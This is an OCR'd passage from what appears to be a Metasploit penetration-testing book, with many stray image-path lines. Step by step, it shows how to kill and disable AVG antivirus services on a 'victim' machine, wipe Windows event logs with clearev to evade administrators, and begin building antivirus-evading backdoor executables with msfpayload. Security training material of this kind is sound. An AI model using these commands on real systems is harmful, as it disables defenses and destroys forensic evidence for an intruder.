
In this section we will see how to stop antiviruses by killing their processes. For this purpose, we will use a post-exploitation Meterpreter script known as killav. We will show you the source code of the killav script and see how this script is able to kill processes of the antivirus program.

Open the `killav.rb` script with a text editor, which is located at `opt/framework/msf3/scripts/killav.rb`.




We can see a list of the names of processes of well-known antiviruses that are included in the killav script. When we run this script, it looks for the process name in the victim's system, which should also be included in this script, and then kills the process.


In our case, the victim is using AVG 2012 Antivirus. So first of all we will check the process name for the AVG antivirus from the victim's task manager.




We can see that the process name `avgrsx.exe` is running for the AVG antivirus program. Let us check if the process name is included in the `killav.rb` script.




We can see that the process name is already included, so the script will work successfully. Type in `run killav`.




We can see from the result in the preceding screenshot that the process has been killed. Now we will access the victim's command prompt and type in `tasklist` for checking all the processes that are running in the victim's system.




We can also see a lot of processes running in the victim's system; we are now going to categorize the processes to see which group they belong to. Type in `tasklist /svc`.



We are interested only in the AVG Antivirus services and not in the other services that are being shown in the task list. So we will refine our search by typing in `tasklist /svc | find /I "avg"`.




After executing the command as shown in the preceding screenshot, we can see that only the AVG-related processes are being shown. We have to kill all the processes, but the two processes `avgwdsvc.exe` and `AVGIDSAgent.exe` will cause trouble at the time of killing. The reason for this trouble is that these are not stoppable as seen in the following screenshot. Here, we see the properties of `avgwd` by typing in `sc queryex avgwd`.




You may notice in the state section in the preceding screenshot that this service is not stoppable and cannot be paused either. But we can disable this service to get rid of our problem.

Let us check the properties of another process, `AVGIDSAgent`. Type in `sc queryex AVGIDSAgent`.




We can see the same result here – the service is not stoppable and cannot be paused.


Now we are going to disable the `avgwd` process. Type in `sc config avgwd start= disabled`.




The `avgwd` service has been disabled as we can see in the preceding screenshot. Now let us disable another process, `AVGIDSAgent`. Type in `sc config AVGIDSAgent start= disabled`.




Now we exit the victim's command prompt and reboot the victim's system by typing the `reboot` command in the Meterpreter session.



After a successful reboot, we again enter a Meterpreter session in the victim's system. Now what we have to do is search for all the AVG processes from the victim's tasklist and verify whether the two processes that we had disabled are still running. We open the shell and type in `tasklist /svc | find /I "avg"`.



We can see that the two processes, `avgwd` and `AVGIDSAgent`, are not showing up in the preceding screenshot. This means that the processes have been successfully disabled. We can easily terminate the other AVG processes. For terminating a process, type in `taskkill /F /IM "avg*"`.




After executing the command, we can see that all the processes are successfully terminated.


The next phase of clearing tracks will be to clear the system logs. System and application logs are events that are logged by the operating system and the applications running on it. These have utmost importance from the forensics perspective, as they show the state of changes or events that occurred in the system. Any suspicious activity is also logged; hence it becomes important for an attacker to clear these logs to remain hidden.

Image taken from https://paddle-static.s3.amazonaws.com/HR/CleanMyPC-BDJ/CleanMyPC-icon.png


After successfully disabling the firewall and the antivirus, the last thing we have to do that is to clean all evidence such as logs in the computer system. First we will check in the victim's system using the Event Viewer to see if any logs were created or not.



We can see in the preceding screenshot that there are three logs, classified as **Application**, **Security**, and **System**. In the **Application** section, we can see that there are 118 events being created. Now we have to clear all these logs. For cleaning the logs, we will use the Meterpreter command `clearev`, which will wipe all the logs from the victim's system. So type in `clearev`.



After executing the command, we may see the result in the preceding screenshot – 118 application records and 467 system records have been wiped off. Let us confirm this using Event Viewer in the victim's system.



We can see that all logs have been successfully deleted from the victim's system.

Summary

In this chapter, we learned the strategies for clearing our tracks and avoiding getting caught by the administrator by the use of simple Meterpreter scripts. Since firewalls and antiviruses are the main defenses against the attack vectors of an attacker, it becomes extremely important for an attacker to pay heed to these things. We also came across multiple techniques for disabling a system firewall and hence the victim's defenses. We followed the approach of an attacker and were able to hack safely into the system by clearing our traces. So, until now, we have covered the second phase of post-exploitation, which is one of the most important phases in the exploitation process. In the next chapter we will cover the techniques of working with backdoors and setting them up on the victim's system for retaining permanent access.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://en.wikipedia.org/wiki/Firewall_(computing)`
- `http://pentestlab.wordpress.com/2012/04/06/post-exploitation-disable-firewall-and-kill-antivirus/`
- `http://www.securitytube.net/video/2666`

10
Post Exploitation – Backdoors

In the previous chapter we focused on cleaning our tracks to avoid getting detected and caught. This chapter will cover the techniques on maintaining access to the compromised system by using backdoors. Backdoors play an important role in maintaining persistent access to the system and using the system as per the attacker's needs without attacking it again and again. We will discuss how to evade a malicious executable file from being detected by an antivirus scanner and compromise the user machine. Additionally, we will be discussing how to use encoders to make these executables undetectable.

What is a backdoor?

A backdoor is a means of gaining access to a computer by ways that bypass the normal security mechanisms in place. With the development in technology, it now comes with a remote administration utility that allows an attacker to control the system remotely from anywhere through the Internet. This can be in the form of bypassing authentication, obtaining access to confidential information, and securing illegal access to a computer system. Trends indicate that these have been more focused on downloading/uploading files, remotely taking screenshots, running keyloggers, gathering system information, and hampering user privacy.

As an example, consider a client-server network communication where the attacked machine acts as a server and the client is our attacker. Once the server application is started on the compromised user, it starts listening for incoming connections. Hence a client can easily connect on that specific port and start the communication. Once the communication starts, it may be followed up with other malicious activities as described earlier. We have a kind of reverse connection between the server and the client. The server connects to a single client and the client can send a single command to multiple servers that are connected.


Payload tools

We may come across several payload-making tools throughout this chapter. They are briefly described here:


- `msfpayload`: This is a command-line instance of Metasploit used to generate and output all of the various types of shell code available in Metasploit. This is mainly used for the generation of shell code for an exploit not found in Metasploit or for testing different types of shell code and options before finalizing a module. It is an excellent mix of different options and variables.
- `msfencode`: This is another great tool in the Metasploit kit for exploit development. Its main use is to encode the shell code generated by `msfpayload`. This is done to suit the target in order to function properly. It may involve transforming the shell code into pure alphanumeric and getting rid of bad characters and encoding it for 64-bit targets. This can be used to encode the shell code multiple times; output it in various formats such as C, Perl, and Ruby; and even merge it to an existing executable file.
- `msfvenom`: Technically speaking, `msfvenom` is a combination of `msfpayload` and `msfencode`. The advantages of `msfvenom` include a number of standardized command-line options, a single tool, and increased speed.

Creating an EXE backdoor


In this section, we will learn how to create a malicious backdoor using inbuilt payloads. But before starting this, we will check the location (payload directory) of these payloads in the Metasploit framework. So we go to the root directory and then to `/opt/metasploit/msf3/modules`. Under this directory, we find the **payloads** directory.




We can also see all these payloads from msfconsole by using a simple command. Just type in `show payloads` and it will list all payloads.




For creating a backdoor with the help of a payload, there are three available tools in Metasploit, `msfpayload`, `msfencode` and `msfvenom`. These three tools are found at `/opt/metasploit/msf3`.



Now we will see how to use `msfpayload` for creating a backdoor. Open the terminal and enter the path to the `msfpayload` directory. In our case, it is `cd /opt/metasploit/msf3`.



Now we are in the directory and we can use `msfpayload` for creating a backdoor; that is, the location of `msfpayload`. Typing in `./msfpayload -h` will show us all the usable commands of the `msfpayload`.



